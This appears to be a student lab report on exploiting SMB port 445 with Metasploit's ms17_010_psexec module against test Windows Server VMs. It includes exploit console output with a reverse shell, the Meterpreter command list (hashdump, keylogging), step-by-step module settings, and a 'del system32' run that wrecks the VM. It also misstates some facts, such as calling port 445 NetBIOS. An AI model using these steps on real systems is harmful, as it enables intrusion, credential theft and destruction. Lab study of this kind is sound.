


ATTACK MODELING



Cole Baker
W0402660

Table of Contents

The Port.....	2
The Exploit	2
The Hosts	2
Execution Log.....	2
Results.....	3
Exploit Source Code	8
Commands Used	8
References	10

Port 445

The Port

Port 445 is well known for being a Microsoft networking port which is open by default on Microsoft servers. Its more commonly known as NetBIOS, which is also known for being a huge security risk. Computers connected to the same network with the NetBIOS ports open or not patched could access information such as a list of computers connected to the NetBIOS session, as well as their IP addresses.

The Exploit

This port also leaves another vulnerability which can be exploited by an exploit called psexec which is what we tend to try and exploit. Psexec, if exploited properly would give the attacker control of a shell within the victimss computer. The shell is hidden to the victim, they can only see changes once the command has been sent by the attacker. This command shell would function just as it would on the hosts computer, so the attacker could make folders, delete folders or files, or even change settings.

The Hosts

We tested a few different versions of Microsoft Server, 2016, 2012 and 2008. Each was a clean start no changes made. Everything was set by default, including port 445 being open and active. Multiple versions were used due to the fact that the vulnerability was unsuccessful on 2016 and 2012 server versions.

Execution Log

Date	Version	Test	Observation
March 29, 2019	Microsoft Server 2016	Psexec exploit run	Exploit unsuccessful, unable to run using Metasploit or establish session.
March 29, 2019	Microsoft Server 2016	Psexec exploit rerun for check	Exploit failed once again, same error. Vulnerability may have been patch
March 29, 2019	Microsoft Server 2012	Psexec exploit run	Exploit run against older version to check for patch. Exploit failed

March 29, 2019	Microsoft Server 2012	Psexec exploit rerun for check	Exploit run again, failed again. Vulnerability patched for this version as well.
March 29, 2019	Microsoft Server 2008	Psexec exploit run	Exploit run on older version. Exploit successful.
March 29, 2019	Microsoft Server 2008	Psexec exploit rerun for check	Exploit run again to check success rate. Exploit successful. Vulnerability not patched for Server 2008

Results

Starting with Microsoft Server 2016. The exploit was run using Metasploit and was unsuccessful towards the 2016 VM, the 445 port was open and active, but we determined that the psexec vulnerability had been patched in this version of the server. We then tried Microsoft Server 2012 which still presented the same issues, the port was open again, but the vulnerability was patched. Our third attempt with Microsoft Server 2008 was successful.

```

Applications ▾ Places ▾ Terminal ▾ Fri 08:00
root@kali: ~
File Edit View Search Terminal Help
File Edit 2132 File(s) Ter 747,716,007 bytes
root@kali: ~#85 Dir(s) 32,217,899,008 bytes free -vm- tools- desktop
C:\Windows\system32>ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : ad.net172.ca
    Link-local IPv6 Address . . . . . : fe80::71cc:4908:14e6:efb1%10
    IPv4 Address. . . . . : 172.16.137.36
    Subnet Mask . . . . . : 255.255.252.0
    Default Gateway . . . . . : 172.16.136.250

Tunnel adapter Local Area Connection* 8:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : ad.net172.ca

C:\Windows\system32>

```

```

msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 172.16.137.37:4444
[*] 172.16.137.36:445 - Authenticating to 172.16.137.36 as user 'Administrator'...
[*] 172.16.137.36:445 - Target OS: Windows Server (R) 2008 Standard 6001 Service Pack 1
[*] 172.16.137.36:445 - Filling barrel with fish... done
[*] 172.16.137.36:445 - <----- | Entering Danger Zone | ----->
[*] 172.16.137.36:445 - [*] Preparing dynamite...
[*] 172.16.137.36:445 - [*] Trying stick 1 (x86)...Boom!
[*] 172.16.137.36:445 - [+] Successfully Leaked Transaction!
[*] 172.16.137.36:445 - [+] Successfully caught Fish-in-a-barrel
[*] 172.16.137.36:445 - <----- | Leaving Danger Zone | ----->
[*] 172.16.137.36:445 - Reading from CONNECTION struct at: 0x8650c3d0
[*] 172.16.137.36:445 - Built a write-what-where primitive...
[+] 172.16.137.36:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.16.137.36:445 - Selecting native target
[*] 172.16.137.36:445 - Uploading payload... aAEdZoGc.exe
[*] 172.16.137.36:445 - Created \aAEdZoGc.exe...
[+] 172.16.137.36:445 - Service started successfully...
[*] 172.16.137.36:445 - Deleting \aAEdZoGc.exe...
[*] Sending stage (179779 bytes) to 172.16.137.36
[*] Meterpreter session 1 opened (172.16.137.37:4444 -> 172.16.137.36:49160) at 2019-03-28 13:18:00 -0500

```


```

meterpreter > shell
Process 220 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

We ran the exploit again just to make sure it wasn't a miss connection, successful again. Once we had access to the host computer using psexec, we continued to test the limits of the vulnerability by creating and deleting files on the desktop which was successful.



```

C:\Users\Administrator\Desktop>mkdir hacked@march292019
mkdir hacked@march292019

```

We were unable to text every command due to the time restraint. So, included in is a screenshot of all possible commands that can be used with the psexec vulnerability, a few of the more notable ones would be the commands to elevate privileges, active a key capture system on the host.

Stdapi: Audio Output Commands

=====

Command	Description
-----	-----
play	play an audio file on target system, nothing written on disk

meterpreter > help

Core Commands

=====

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Priv: Elevate Commands

=====

Command	Description
-----	-----
getsystem	Attempt to elevate your privilege to that of local system.

Stdapi: File system Commands

=====

Command	Description
-----	-----
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

Stdapi: Networking Commands

=====

Command	Description
-----	-----
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

Stdapi: System Commands

=====

Command	Description
-----	-----
clearrev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system's local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

Priv: Password database Commands

=====

Command	Description
-----	-----
hashdump	Dumps the contents of the SAM database

Priv: Timestamp Commands

=====

Command	Description
-----	-----
timestamp	Manipulate file MACE attributes

Stdapi: User interface Commands

=====

Command	Description
-----	-----
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Our most notable command exploited was the ability to delete system32 which completely locked us out of the VM, as well as deleted critical operating system booting files. Even though our metasploit terminal returned access denied, the files were still deleted. After this, the VM was no longer able to boot into the operating system. Showing how effective and dangerous this vulnerability is to any unpatched Server.

```
C:\Windows>del system32
del system32
C:\Windows\system32\*, Are you sure (Y/N)? y
y
C:\Windows\system32\12520437.cpx
Access is denied.
C:\Windows\system32\12520850.cpx
Access is denied.
C:\Windows\system32\8point1.wav
Access is denied.
C:\Windows\system32\aaclient.dll
Access is denied.
C:\Windows\system32\accessibilitycpl.dll
Access is denied.
C:\Windows\system32\ACCTRES.dll
Access is denied.
```

Exploit Source Code

We were able to obtain the source code for the psexec exploit. The source code however is too large for this document, so we included a link to the github.

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/smb/ms17_010_psexec.rb

Commands Used

Start Metasploit – msfconsole

To show possible exploits - show exploits

To select chosen exploit – use exploit/windows/smb/ms17_010_psexec

To show options and settings for the chosen exploit – show options

To run the exploit, we first must have the following information, the host IP, and login information for a user.

Setting IP for victim – RHOST: 172.16.137.36

Setting username for victim – SMBUser: Administrator

Setting password for victim – SMBPath: Architect13\$

After setting the options for the exploit to use, we can then run it using the exploit using the **run** command. If successful, you should be greeted with a meterpreter shell to then run the commands above in.

```
meterpreter > shell
Process 220 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

References

Microsoft. (2016, June 28). *Psexec*. Retrieved from Microsoft: <https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>

S, H. (2018, January 10). *What is port 445*. Retrieved from The windows club: <https://www.thewindowsclub.com/smb-port-what-is-port-445-port-139-used-for>